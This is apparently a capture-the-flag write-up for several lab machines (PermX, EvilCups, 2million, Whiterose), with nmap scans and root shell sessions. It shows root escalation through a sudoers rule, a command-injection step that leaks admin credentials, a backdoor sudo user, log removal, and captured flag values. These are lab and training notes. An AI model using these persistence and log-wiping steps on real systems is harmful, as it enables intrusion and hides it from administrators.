
We see mtz user, so we try and do ssh to gain user access with viewing the user flag.



Now we try to gain root access and capture root flag

```
# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d
mtz ALL=(ALL:ALL) NOPASSWD: /opt/acl.sh
mtz@permx:~$ nano sudoers
mtz@permx:~$ sudo su
root@permx:/home/mtz# cd ..
root@permx:/home# cd ..
root@permx:/# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  va
root@permx:/# cd root
root@permx:~# ls
backup  reset.sh  root.txt
root@permx:~# cat root.txt
0c3ca9a4f73058148902e37f21bc4aad
root@permx:~#
```

Exploring the machine for Post Exploitation and gaining the machine ID




Adding a new user and providing it with root access

```
root@permx:/# adduser workee
Adding user `workee' ...
Adding new group `workee' (1001) ...
Adding new user `workee' (1001) with group `workee' ...
Creating home directory `/home/workee' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for workee
Enter the new value, or press ENTER for the default
        Full Name []: Workee
        Room Number []: 1
        Work Phone []: @@
        Home Phone []: 2
        Other []: 2
Is the information correct? [Y/n] y
root@permx:/#
```

```
root@permx:/# workee sudo
Command 'workee' not found, did you mean:
  command 'worker' from deb worker (4.4.0-1)
Try: apt install <deb name>
root@permx:/# adduser workee sudo
Adding user `workee' to group `sudo' ...
Adding user workee to group sudo
Done.
root@permx:/#
```

Viewing more files and going through the logs and removing the log files present.




And that was all for PermX!

EvilCups


The scan shows that the ports for TCP (22) & SSH Service is Running, TCP (631) are open.


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -A 10.10.11.40
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-20 09:13 EST
Nmap scan report for evilcups.htb (10.10.11.40)
Host is up (0.026s latency).
Not shown: 998 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 36:49:95:03:8d:b4:4c:6e:a9:25:92:af:3c:9e:06:66 (ECDSA)
|_  256 9f:a4:a9:39:11:20:e0:96:ee:c4:9a:69:28:95:0c:60 (ED25519)
631/tcp open  ipp     CUPS 2.4
|_http-title: Bad Request - CUPS v2.4.2
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.0
OS details: Linux 5.0
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1720/tcp)
HOP RTT      ADDRESS
1   25.31 ms 10.10.14.1
2   25.64 ms evilcups.htb (10.10.11.40)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 75.01 seconds
```

Over TCP, CUPS hosts a web-based GUI for printer management:



Getting command execution





Privilege escalation


```
lp@evilcups:/var/spool/cups$ su
Password:
root@evilcups:/var/spool/cups# ls
c00001  c00006  c00007  c00009  d00001-001  d00007-001  d00011-001  tmp
root@evilcups:/var/spool/cups# cd ..
root@evilcups:/var/spool# cd ..
root@evilcups:/var# cd ..
root@evilcups:/# ls
bin   etc         initrd.img.old  lost+found  opt   run   sys  var
boot  home        lib             media       proc  sbin  tmp  vmlinuz
dev   initrd.img  lib64           mnt         root  srv   usr  vmlinuz.old
root@evilcups:/# cat root
cat: root: Is a directory
root@evilcups:/# cat root.txt
cat: root.txt: No such file or directory
root@evilcups:/# cd /root
root@evilcups:~# cat root.txt
c47914859c57c95a7d081d5149681a38
root@evilcups:~#
```

2million


Below NMAP scans shows port TCP 22 SSH and TCP 80 HTTPS are open

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ping 10.10.11.221
PING 10.10.11.221 (10.10.11.221) 56(84) bytes of data.
64 bytes from 10.10.11.221: icmp_seq=1 ttl=63 time=357 ms
64 bytes from 10.10.11.221: icmp_seq=2 ttl=63 time=317 ms
64 bytes from 10.10.11.221: icmp_seq=3 ttl=63 time=311 ms
64 bytes from 10.10.11.221: icmp_seq=4 ttl=63 time=345 ms
64 bytes from 10.10.11.221: icmp_seq=5 ttl=63 time=317 ms
64 bytes from 10.10.11.221: icmp_seq=6 ttl=63 time=332 ms
^C
--- 10.10.11.221 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5010ms
rtt min/avg/max/mdev = 311.206/329.855/356.511/16.380 ms

┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sC -sV -Pn 10.10.11.221
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-11 08:36 EST
Stats: 0:00:46 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 86.37% done; ETC: 08:37 (0:00:07 remaining)
Stats: 0:01:18 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.75% done; ETC: 08:38 (0:00:00 remaining)
Nmap scan report for 2million.htb (10.10.11.221)
Host is up (0.61s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx
|_http-trane-info: Problem with XML parsing of /evox/about
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Hack The Box :: Penetration Testing Labs
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 80.28 seconds
```

2million Web Application is hosted on TCP port 80




Using feroxbuster found a hidden files, directories and API endpoints through which I found /invite api




POST request was made on this API to get invite code to register as new user.

Logged in with invite code and updated my role to admin by setting parameters to 1.




Injected the payload **cat.env** , took advantage of command injection flaw in the API endpoint, after execution it gave sensitive data such as Admin credentials.



Enumeration of admin user's mails in /var/mail contains mail which had information about outdated kernel.

Downloaded public exploit and exploited the file which gave root access privilege through that found root flag root.txt admin flag user.txt




Whiterose


Port 22(SH) : Secure Shell service is open (used for remote access)

Port 80(HTTP): Web service is open


```
┌──(kali㉿kali)-[~]
└─$ nmap -p- whiterose.thm
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-12 06:54 EST
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 23.86% done; ETC: 06:54 (0:00:10 remaining)
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 24.50% done; ETC: 06:54 (0:00:09 remaining)
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 25.60% done; ETC: 06:54 (0:00:09 remaining)
Nmap scan report for whiterose.thm (10.10.232.13)
Host is up (0.016s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 8.29 seconds

┌──(kali㉿kali)-[~]
└─$ sS
```

When visiting the index page of the web servers, I was redirected to cyprusbank.thm. We add this to our /etc/hosts and reload the page.






After we have reloaded the page, we only see a static page without any functionality.

